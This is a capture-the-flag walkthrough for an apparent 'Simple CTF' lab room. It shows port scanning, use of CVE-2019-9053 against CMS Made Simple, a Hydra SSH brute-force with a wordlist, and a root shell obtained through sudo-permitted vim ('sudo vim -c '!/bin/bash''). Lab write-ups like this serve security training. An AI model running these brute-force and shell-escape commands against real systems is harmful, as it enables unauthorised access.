Q1 - How many services are running under port 1000?

We'll do a quick nmap scan to see what ports are open for us.

```
root@ip-10-146-85-73:~# nmap -sS 10.146.149.100
Starting Nmap 7.94SVN ( https://nmap.org ) at 2026-10-13 03:36 UTC
Nmap scan report for ip-10-146-149-100.us-west-2.compute.internal (10.146.149.100)
Host is up (0.00048s latency).
Not shown: 997 filtered tcp ports (no-response)
PORT     STATE SERVICE
21/tcp   open  ftp
80/tcp   open  http
2222/tcp open  EtherNetIP-1

Nmap done: 1 IP address (1 host up) scanned in 4.63 seconds
root@ip-10-146-85-73:~#
```


Looks like 21, 80, and 2222 are open. So 2 ports below 1000. Answer: 2

Q2 - What is running on the higher port? Should be ftp but the room registers it as ssh Answer: ssh


Q3 - What's the CVE you're using against the application?

Next we'll see what other sites are hiding on the target IP. Gobuster works great for this.

NOTE: Had to reboot the target machine after it kept crashing hence the different IP.



So now we have another directory in the form of /simple. Going to the site leads us to a site talking about pen-testing. The major note is hiding at the bottom left corner - the server is hosted on a CMS Made Simple v2.2.8 server - which a quick google search shows is vulnerable to a specific script injection.



https://nvd.nist.gov/vuln/detail/cve-2019-9053

https://packetstorm.news/files/id/152356

Q4 - To what kind of vulnerability is the application vulnerable?

Answer: CVE-2019-9053

Q5 - What's the password?

Using that info we can plug the script we found above into a python script to run. Note this did take a bit of modification that I had to look up to prevent the script from crashing out of the box.

```
+] Salt for password found: 1dac0d92e9fa6bb2
+] Username found: mitch
+] Email found: admin@admin.com
*] Try: 0c01f4468bd75d7a84c7eb73846e8d96$
*] Now try to crack password
raceback (most recent call last):
 File "pay.py", line 184, in <module>
   crack_password()
 File "pay.py", line 53, in crack_password
   for line in dict.readlines():
 File "/usr/local/pyenv/versions/3.8.20/lib/python3.8/codecs.py", line 322, in decode
   (result, consumed) = self._buffer_decode(data, self.errors, final)
nicodeDecodeError: 'utf-8' codec can't decode byte 0xf1 in position 923: invalid continuation byte
oot@ip-10-146-85-73:~#
```

While we didn't get the password, we did get a username. Hydra to the rescue.

```
root@ip-10-146-85-73:~# hydra -l mitch -P /usr/share/wordlists/rockyou.txt ssh://10.146.158.218:2222 -t 4
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or f
or illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-10-13 04:00:19
[DATA] max 4 tasks per 1 server, overall 4 tasks, 14344398 login tries (l:1/p:14344398), ~3586100 tries per task
[DATA] attacking ssh://10.146.158.218:2222/
[2222][ssh] host: 10.146.158.218   login: mitch   password: secret
[STATUS] 14344398.00 tries/min, 14344398 tries in 00:01h, 1 to do in 00:01h, 1 active
```

And now we've got a full login. Time to remote shell into the the machine. Answer: secret

Q6 - Where can you login with the details obtained?

Answer: ssh

Q7 - What's the user flag?

```
root@ip-10-146-85-73:~# ssh mitch@10.146.158.218
^C
root@ip-10-146-85-73:~# ssh mitch@10.146.158.218 -p 2222
The authenticity of host '[10.146.158.218]:2222 ([10.146.158.218]:2222)' can't be established.
ED25519 key fingerprint is SHA256:iq4f0XcnA5nnPNAufEqOpvTbO8dOJPcHGgmeABEdQ5g.
This host key is known by the following other names/addresses:
    ~/.ssh/known_hosts:1: [hashed name]
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '[10.146.158.218]:2222' (ED25519) to the list of known hosts.
mitch@10.146.158.218's password:
Permission denied, please try again.
mitch@10.146.158.218's password:
Welcome to Ubuntu 16.04.6 LTS (GNU/Linux 4.15.0-58-generic i686)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

0 packages can be updated.
0 updates are security updates.

Last login: Mon Aug 19 18:13:41 2019 from 192.168.0.190
$
```

It's good to remember that we're using port 2222 rather than the traditonal port 22

```
mitch@Machine:~$ ls
user.txt
mitch@Machine:~$ cat user.txt
G00d j0b, keep up!
mitch@Machine:~$
```

Answer: G00d j0b, keep up!

Q8 - Is there any other user in the home directory? What's its name?

```
mitch@Machine:~$ cd /home/
mitch@Machine:/home$ ls
mitch  sunbath
mitch@Machine:/home$
```

Answer: sunbath

Q9 - What can you leverage to spawn a privileged shell?

First we'll check what we have access to as our current user. "sudo -l" gives us a list of all available root commands for us. Which leaves us vim, a text editor.

```
mitch@Machine:/home$ sudo -l
User mitch may run the following commands on Machine:
    (root) NOPASSWD: /usr/bin/vim
mitch@Machine:/home$
```

Answer: vim

Q10 - What's the root flag?

When launching vim we can use the -c flag to run any system commands we give it prior to opening the editor, and since our user has root access with vim we can put ourselves into the root folders.


```
mitch@Machine:/home$ sudo vim -c '!/bin/bash'

                                VIM - Vi IMproved

                                 version 7.4.1689
                            by Bram Moolenaar et al.
                  Modified by pkg-vim-maintainers@lists.alioth.debian.org
                        Vim is open source and freely distributable

                               Help poor children in Uganda!
                    type  :help iccf             for information

                    type  :q                     to exit
                    type  :help         or       for on-line help
                    type  :help version7         for version inforoot@Machine:/home#
root@Machine:/home# whoami
root
root@Machine:/home#
```



Finally we check the root directory for our flag. Answer: W3ll d0n3. You made it!

And that concludes this room!